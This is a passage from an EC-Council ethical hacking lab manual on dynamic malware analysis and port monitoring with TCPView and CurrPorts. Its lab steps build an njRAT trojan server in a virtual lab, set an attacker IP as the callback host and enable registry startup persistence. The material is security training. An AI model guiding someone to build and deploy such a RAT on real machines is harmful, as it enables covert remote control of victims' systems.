Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 80 Minutes

Overview of Dynamic Malware Analysis

Dynamic analysis is performed to gather valuable information about malware activity, including the files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified processes, and services the malware started, and other items.

You should design and set up the environment for performing the dynamic analysis in such a way that the malware cannot propagate to the production network, and ensure that the testing system can recover to an earlier set timeframe (prior to launching the malware) in case anything goes wrong during the test.

To achieve this, you need to perform the following:

- **System Baselining**: Baselining refers to the process of capturing a system's state (taking snapshot of the system) at the time the malware analysis begins. This can be used to compare the system's state after executing the malware file, which will help understand the changes that the malware has made across the system. A system baseline involves recording details of the file system, registry, open ports, network activity, and other items.
- **Host Integrity Monitoring**: Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. It involves using the same tools to take a snapshot of the system before and after the incident or actions and analyzing the changes to evaluate the malware's impact on the system and its properties.

  In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, and other characteristics.

  Host integrity monitoring includes:

  - Port monitoring
  - Process monitoring
  - Registry monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows services monitoring
- Startup program monitoring
- Event logs monitoring and analysis
- Installation monitoring
- Files and folder monitoring
- Device driver monitoring
- Network traffic monitoring and analysis
- DNS monitoring and resolution
- API calls monitoring

Lab Tasks

Task 1: Perform Port Monitoring using TCPView and CurrPorts

We know that the Internet uses a software protocol named TCP/IP to format and transfer data. Malware programs corrupt the system and open system input and output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also act as backdoors or communication channels for other types of harmful malware and programs. They open unused ports on the victim's machine to connect back to the malware handlers.

You can identify the malware trying to access a particular port by installing port monitoring tools such as TCPView and CurrPorts.

TCPView: TCPView is a Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.

CurrPorts: CurrPorts is a piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, etc.), the time that the process was created, and the user that created it.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP port information to an HTML file, XML file, or to tab-delimited text file.


CurrPorts also automatically marks suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons) in pink.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This lab activity demonstrates how to analyze malicious processes running on a machine using TCPView and CurrPorts. Here, you will first create a server using njRAT, and then execute this server from the second machine. Later, you will run the TCPView and CurrPorts applications on the second machine and find that the process associated with the server is running on it.


1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe** to launch **njRAT**. Click **Start**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.




5. The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registy StarUp**, rename **ExeName** as **Trojan.exe**. Leave the other settings to default, and click **Build**.

   Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.

